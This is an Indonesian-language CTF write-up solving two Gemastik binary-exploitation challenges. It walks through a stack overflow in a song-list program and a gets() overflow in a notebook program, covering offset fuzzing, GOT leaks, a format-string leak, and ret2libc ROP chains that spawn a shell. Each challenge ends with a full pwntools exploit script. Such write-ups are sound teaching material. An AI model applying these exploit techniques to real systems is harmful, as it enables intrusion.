Kerentanan disini adalah ***Buffer Overflow*** pada ***pool***. Satu entry dari structure dari ***Song*** memiliki space sebesar **0x204** bytes. Apabila kita observasi dari fungsionalitas dari Add, kita dapat membuat sebanyak 100 Song yang maknanya kita dapat write sebanyak **0x204 * 100 = 51600** bytes yang angka tersebut lebih besar dari space function stack yang dimiliki oleh ***main()***.

Untuk mendapat offset demi mengontrol register RIP, dapat digunakan script berikut:

```python
def add(title, name, duration):
    io.sendlineafter(b'choice: ', b'1')
    io.sendafter(b'title: ', title)
    io.sendafter(b'name: ', name)
    io.sendlineafter(b'(in seconds):', str(duration).encode())

for i in range(100):
    # fuzz
    if len(str(i)) == 1:
        add(f'{i}'.encode()*0x100, f'{i}'.encode()*0x100, 0x100)
    else:
        add(f'{i}'.encode()*(0x100//2), f'{i}'.encode()*(0x100//2), 0x100)
```


Lalu apabila kita observasi RIP ketika memilih opsi exit, dapat dilihat RIP berisikan string 99, maknanya entry terakhir dari ***Song*** yang akan mempengaruhi eksekusi program.



Lalu, untuk menentukan attribute mana dari ***Song*** yang akan mempengaruhi eksekusi program, saya lakukan fuzzing dengan script berikut:

```
for i in range(99):
    add(cyclic(0x100), cyclic(0x100), 0x1337)

# offset fuzz
add(b'A'*0x100, cyclic(0x100), 0x1337)
```

Lalu dengan cara yang sama dengan diatas, kita observasi dan didapatkan offset sebesar 127 dari attribute ***Song.name***



Selanjutnya kita akan mengeksploitasi dengan teknik **ret2libc** dengan **system("/bin/sh")**. Untuk mendapatkan info leak pada suatu address libc, kita akan ROP kepada puts/printf dengan suatu address yang ada pada GOT.PLT

Untuk itu kita perlu mengendalikan register RDI yang dipakai sebagai argumen pertama pada ABI x86. Gadget yang yang akan dipakai adalah berikut:

```
0x0000000000401792 : mov rdi, rbp ; nop ; pop rbp ; ret
```

Dimana RBP akan selalu dalam control user karena akan selalu ada di semua function stack. Payload yang akan digunakan maka seperti berikut:

```
offset = 127
payload = flat({
    offset-8: [ # make space for rbp
        elf.got['puts'], # rbp will be moved to rdi
        MOV_RDI_RBP_POP_RBP_RET, # start of rop chain
        elf.bss() + 0x200, # will popped to rbp
        elf.plt['puts'], # rop chain
        elf.sym['main'] # back to main
    ]
}, filler=b'\x00', length=0x100)
add(b'A'*0x100, payload, 0x1337)
io.sendlineafter(b'choice:', b'4') # trigger rop

io.recvuntil(b'program.\n')
leak = u64(io.recv(6).ljust(8, b'\x00'))
```

saya menjalankan hal tersebut sebanyak 2x untuk leak address dari printf dan puts dan saya dapatkan info leak seperti berikut:

- puts: *0x7f9e06fbff40*
- printf: *0x7fd39c5eeef0*


Dengan leak tersebut, saya dapat menemukan versi yang benar pada https://libc.rip yaitu **libc6_2.37-0ubuntu2.1_amd64**

Dengan address libc telah dileak, melanjuti **ret2libc** kita akan spawn shell menggunakan system, dengan payload seperti berikut:

```
# 2nd stage
delete(100)

payload = flat({
    offset-8: [ # make space for rbp
        next(libc.search(b'/bin/sh')), # rbp will be moved to rdi
        MOV_RDI_RBP_POP_RBP_RET, # start of rop chain
        elf.bss() + 0x200, # will popped to rbp
        RET,
        libc.sym['system'], # rop chain
    ]
}, filler=b'\x00', length=0x100)
add(b'A'*0x100, payload, 0x1337)
io.sendlineafter(b'choice:', b'4') # trigger rop
```

note: meskipun ROP restart dari ***main()***, namun ***song_count*** tetap menjadi global variable dan karena payload pertama untuk info leak, value dari ***song_count*** tetap menjadi 100, sehingga kita harus delete satu entry untuk dapat write pada index 100 demi mengontrol RIP.

Lalu dijalan kepada remote server dan kita dapatkan flagnya:



Berikut adalah script exploit yang lengkap:

```python
#!/usr/bin/env python3
from pwn import *

# ===========================================================
#                           SETUP
# ===========================================================
exe = './ulele'
elf = context.binary = ELF(exe, checksec=True)
libc = '/lib/x86_64-linux-gnu/libc.so.6'
# libc = './libc'
libc = ELF(libc, checksec=False)
context.log_level = 'debug'
context.terminal = ["tmux", "splitw", "-h", "-p", "65"]
host, port = 'ctf.gemastik.id', 1313

def initialize(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
```

```
init-pwndbg
break *0x401874
'''.format(**locals())

# ===========================================================
#                          EXPLOITS
# ===========================================================
# └──── [★]$ pwn checksec ulele
#     Arch:     amd64-64-little
#     RELRO:    Partial RELRO
#     Stack:    No canary found
#     NX:       NX enabled
#     PIE:      No PIE (0x400000)

def add(title, name, duration):
    io.sendlineafter(b'choice: ', b'1')
    io.sendafter(b'title: ', title)
    io.sendafter(b'name: ', name)
    io.sendlineafter(b'(in seconds):', str(duration).encode())

def delete(idx):
    io.sendlineafter(b'choice: ', b'2')
    io.sendlineafter(b'delete: ', str(idx).encode())

def view():
    io.sendlineafter(b'choice: ', b'3')

MOV_RDI_RBP_POP_RBP_RET = 0x401792
RET = 0x40101a

def exploit():
    global io
    io = initialize()

    for i in range(99):
        # # fuzz
        # if len(str(i)) == 1:
        #     add(f'{i}'.encode()*0x100, f'{i}'.encode()*0x100, 0x100)
        # else:
           #       add(f'{i}'.encode()*(0x100//2), f'{i}'.encode()*(0x100//2),
0x100)
        add(cyclic(0x100), cyclic(0x100), 0x1337)
```

```python
# offset fuzz
# add(b'A'*0x100, cyclic(0x100), 0x1337)

offset = 127
payload = flat({
    offset-8: [ # make space for rbp
        elf.got['puts'], # rbp will be moved to rdi
        MOV_RDI_RBP_POP_RBP_RET, # start of rop chain
        elf.bss() + 0x200, # will popped to rbp
        elf.plt['puts'], # rop chain
        elf.sym['main'] # back to main
    ]
}, filler=b'\x00', length=0x100)
add(b'A'*0x100, payload, 0x1337)
io.sendlineafter(b'choice:', b'4') # trigger rop

# puts: 0x7f9e06fbff40
# printf: 0x7fd39c5eeef0
# libc6_2.37-0ubuntu2.1_amd64

io.recvuntil(b'program.\n')
leak = u64(io.recv(6).ljust(8, b'\x00'))
libc.address = leak - libc.sym['puts']

# 2nd stage
delete(100)

payload = flat({
    offset-8: [ # make space for rbp
        next(libc.search(b'/bin/sh')), # rbp will be moved to rdi
        MOV_RDI_RBP_POP_RBP_RET, # start of rop chain
        elf.bss() + 0x200, # will popped to rbp
        RET,
        libc.sym['system'], # rop chain
    ]
}, filler=b'\x00', length=0x100)
add(b'A'*0x100, payload, 0x1337)
io.sendlineafter(b'choice:', b'4') # trigger rop

log.success('leak: %#x', leak)
log.success('libc base: %#x', libc.address)
```

```
    io.interactive()

if __name__ == '__main__':
    exploit()
```

Bolehhh

Flag: gemastik{1c7464ee2c59873a31534895a37b3a9c}

Diberikan hanya sebuah file bernama ***chall***, mari kita lakukan footprint:

```
└──- [★]$ file chall
chall: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically
linked,            interpreter            /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=0bcff172b457f9d30316eb415ac6a763e6a1d362,  for  GNU/Linux
3.2.0, not stripped

└──- [★]$ pwn checksec chall
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

Ketika program dijalankan, kita dapatkan opsi seperti berikut:

```
└──- [★]$ ./chall

Simple Notebook Application
1. Add Notebook
2. Remove Notebook
3. Add Feedback
4. Exit
Enter your choice:
```

Apabila kita lihat hasil decompilasi dari Ghidra, tidak ada opsi tersembunyi dari menu yang disediakan:

```
void main(EVP_PKEY_CTX *param_1)
{
  int c;

  init(param_1);
```

```
invalid:
  puts("\nSimple Notebook Application");
  puts("1. Add Notebook");
  puts("2. Remove Notebook");
  puts("3. Add Feedback");
  puts("4. Exit");
  printf("Enter your choice: ");
  c = readint();
  if (c == 4) {
                    /* WARNING: Subroutine does not return */
    exit(0);
  }
  if (c < 5) {
    if (c == 3) {
      addFeedback();
      goto invalid;
    }
    if (c < 4) {
      if (c == 1) {
        addNotebook();
      }
      else {
        if (c != 2) goto LAB_00401643;
        removeNotebook();
      }
      goto invalid;
    }
  }
LAB_00401643:
  puts("Invalid choice! Please try again.");
  goto invalid;
}
```

Setelah dianalisis lebih lanjut hanya terdapat satu opsi yang relevan, yaitu **3. Add Feedback,** apabila kita lihat decompilasi function handlernya:

```
void addFeedback(void)
{
  char buffer [64];

  printf("Enter feedback: ");
  gets(buffer);
  return;
}
```

Kerentanannya terlihat sangat jelas dimana fungsi ini menggunakan **gets()** yang membaca input tanpa batas.

Sama seperti challenge sebelumnya, kita akan mengaplikasikan teknik **ret2libc**, namun tidak ada gadget yang dapat memberikan control kepada RDI secara langsung.

kita akan mengakali hal tersebut dengan memanfaatkan tipe return dari **gets()** itu sendiri. Apabila kita lihat dari **man page gets**:

```
SYNOPSIS
       #include <stdio.h>

       [[deprecated]] char *gets(char *s);
```

Dapat dilihat bahwa fungsi tersebut mengembalikan pointer ke suatu char pointer. Apabila kita pasang break tepat pada saat **gets()** telah kembali, seperti berikut:

```
pwndbg> break *0x401508
```

Maka dapat dilihat value dari RAX (register yang menyimpan return value sesuai ABI x86), memiliki address yang berisikan input yang diberikan.

```
INI INPUT
0x000000000040150d in addFeedback ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
*RAX  0x7fffffffdbe0 ◂— 'INI INPUT '
 RBX  0x7fffffffdd58 —▸ 0x7fffffffe0d5 ◂— '/home/halcyon/git/CTFs/2024/GemastikCTF/Bolehhh/chall'
*RCX  0x7ffff7f98a80 (_IO_2_1_stdin_) ◂— 0xfbad208b
*RDX  0x1
*RDI  0x7ffff7f9aa20 (_IO_stdfile_0_lock) ◂— 0x0
*RSI  0x1
*R8   0x0
 R9   0x0
*R10  0x7ffff7dd32a8 ◂— 0x100022000043f9
*R11  0x246
 R12  0x0
 R13  0x7fffffffdd68 —▸ 0x7fffffffe10b ◂— 'SHELL=/bin/bash'
 R14  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401150 (__do_global_dtors_aux) ◂— endbr64
 R15  0x7ffff7ffd020 (_rtld_global) —▸ 0x7ffff7ffe2e0 ◂— 0x0
 RBP  0x7fffffffdc20 —▸ 0x7fffffffdc40 ◂— 0x1
 RSP  0x7fffffffdbe0 ◂— 'INI INPUT '
*RIP  0x40150d (addFeedback+45) ◂— nop
[ DISASM / x86-64 / set emulate on ]
   0x401508 <addFeedback+40>    call   gets@plt                    <gets@plt>

 ▶ 0x40150d <addFeedback+45>    nop
   0x40150e <addFeedback+46>    leave
   0x40150f <addFeedback+47>    ret
```

Maka secara tak langsung kita dapat mengontrol RAX sebelum ROP chain.

Selanjutnya mari kita lihat assembly dari fungsi yang sama:

```
pwndbg> disass addFeedback
Dump of assembler code for function addFeedback:
   0x00000000004014e0 <+0>:     push   rbp
   0x00000000004014e1 <+1>:     mov    rbp,rsp
   0x00000000004014e4 <+4>:     sub    rsp,0x40
   0x00000000004014e8 <+8>:     lea    rax,[rip+0xc28]        # 0x402117
   0x00000000004014ef <+15>:    mov    rdi,rax
   0x00000000004014f2 <+18>:    mov    eax,0x0
   0x00000000004014f7 <+23>:    call   0x401040 <printf@plt>
   0x00000000004014fc <+28>:    lea    rax,[rbp-0x40]
   0x0000000000401500 <+32>:    mov    rdi,rax
   0x0000000000401503 <+35>:    mov    eax,0x0
   0x0000000000401508 <+40>:    call   0x401060 <gets@plt>
   0x000000000040150d <+45>:    nop
   0x000000000040150e <+46>:    leave
   0x000000000040150f <+47>:    ret
End of assembler dump.
pwndbg>
```

Perhatikan pada offset **+15**, tepat sebelum pemanggilan printf, terdapat perintah:

```
mov rdi, rax
```

Berdasarkan informasi sebelumnya, RAX dapat dikontrol dan apabila kita return kepada address tersebut dengan kondisi state stack tak diubah, kita dapat mengontrol RDI.

Dan karena argumen yang dikontrol kepada printf ada argument pertama, maka hal ini dapat mengakibatkan kerentanan lainnya yaitu **Format String**.

Dengan Format String, saya menemui dua address libc pada offset 3 yaitu ***_IO_2_1_stdin_*** dan ***__libc_start_call_main+122*** pada offset 9 menggunakan format **%p**. Namun, dengan kedua informasi tersebut, saya tidak dapat menemui versi libc yang benar.

Untuk mendapatkan leak yang lebih reliable dan akurat, saya gunakan format **%s** dan karena seluruh stack buffer dapat dikontrol, saya targetkan address yang ada pada GOT.PLT

Saya menjalankan hal tersebut sebanyak 2x untuk leak address dari printf dan puts dan saya dapatkan info leak seperti berikut:

- puts: *0x7feb8fc530f0*
- printf: *0x7f011e50abd0*

Dengan leak tersebut, saya dapat menemukan versi yang benar pada https://libc.rip yaitu ***libc6_2.39-0ubuntu4_amd64***


Sampai pada tahap ini, berikut adalah payload yang digunakan:

```
payload = b''
payload += b'%7$s'
# payload += b'%p||' * (63 // 4) # fuzz
# payload += b'leak: %3$p' # _IO_2_1_stdin_
# payload += b'leak: %9$p' # __libc_start_call_main+122
payload += b'\x00' * (64 - len(payload))
payload += p64(elf.bss() + 0x700) # rbp
payload += p64(0x04014ef)
payload += p64(elf.sym['addFeedback'])
payload += p64(elf.got['puts'])
add_feedback(payload)

# io.recvuntil(b'leak: 0x')
# leak = int(io.recv(12), 16)
# libc.address = leak - 122 #- libc.sym['__libc_start_call_main']

# printf: 0x7feb8fc530f0
# puts: 0x7f011e50abd0
# atoi: 0x7f4270352650
# libc6_2.39-0ubuntu4_amd64
leak = u64(io.recv(6).ljust(8, b'\x00'))
libc.address = leak - libc.sym['puts']
```

Selanjutnya, melanjuti **ret2libc**, kita akan ROP kepada libc memanggil **system("/bin/sh")** menggunakan payload berikut:

```
payload = flat({
    64: [
        elf.bss() + 0x200,
        libc.address + rop.rdi.address,
        next(libc.search(b'/bin/sh\x00')),
        libc.address + rop.ret.address,
        libc.sym['system']
    ]
})
io.sendline(payload)
```

Lalu, jalankan dengan target server remote untuk mendapatkan flagnya:



Berikut adalah script exploit yang lengkap:

```python
#!/usr/bin/env python3
from pwn import *

# ===========================================================
#                           SETUP
# ===========================================================
exe = './chall'
elf = context.binary = ELF(exe, checksec=True)
# libc = '/lib/x86_64-linux-gnu/libc.so.6'
libc = './libc'
libc = ELF(libc, checksec=False)
context.log_level = 'debug'
context.terminal = ["tmux", "splitw", "-h", "-p", "65"]
host, port = 'ctf.gemastik.id', 11101

def initialize(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
```

```
init-pwndbg
break *0x40150e
'''.format(**locals())

# ===========================================================
#                          EXPLOITS
# ===========================================================
# └──- [★]$ pwn checksec chall
#     Arch:     amd64-64-little
#     RELRO:    Partial RELRO
#     Stack:    No canary found
#     NX:       NX enabled
#     PIE:      No PIE (0x400000)

def add_notebook(idx, title, content):
    io.sendlineafter(b'choice: ', b'1')
    io.sendlineafter(b'index: ', str(idx).encode())
    io.sendlineafter(b'title: ', title)
    io.sendlineafter(b'content: ', content)

def remove_notebook(idx):
    io.sendlineafter(b'choice: ', b'2')
    io.sendlineafter(b'index: ', str(idx).encode())

def add_feedback(data):
    io.sendlineafter(b'choice: ', b'3')
    io.sendlineafter(b'feedback: ', data)

def exploit():
    global io
    io = initialize()
    rop = ROP(libc)

    payload = b''
    payload += b'%7$s'
    # payload += b'%p||' * (63 // 4) # fuzz
    # payload += b'leak: %3$p' # _IO_2_1_stdin_
    # payload += b'leak: %9$p' # __libc_start_call_main+122
    payload += b'\x00' * (64 - len(payload))
    payload += p64(elf.bss() + 0x700) # rbp
    payload += p64(0x04014ef)
    payload += p64(elf.sym['addFeedback'])
    payload += p64(elf.got['puts'])
```

```
    add_feedback(payload)

    # io.recvuntil(b'leak: 0x')
    # leak = int(io.recv(12), 16)
    # libc.address = leak - 122 #- libc.sym['__libc_start_call_main']

    # printf: 0x7feb8fc530f0
    # puts: 0x7f011e50abd0
    # atoi: 0x7f4270352650
    # libc6_2.39-0ubuntu4_amd64
    leak = u64(io.recv(6).ljust(8, b'\x00'))
    libc.address = leak - libc.sym['puts']

    payload = flat({
        64: [
            elf.bss() + 0x200,
            libc.address + rop.rdi.address,
            next(libc.search(b'/bin/sh\x00')),
            libc.address + rop.ret.address,
            libc.sym['system']
        ]
    })
    io.sendline(payload)

    log.success('leak: %#x', leak)
    log.success('libc base: %#x', libc.address)
    io.interactive()

if __name__ == '__main__':
    exploit()
```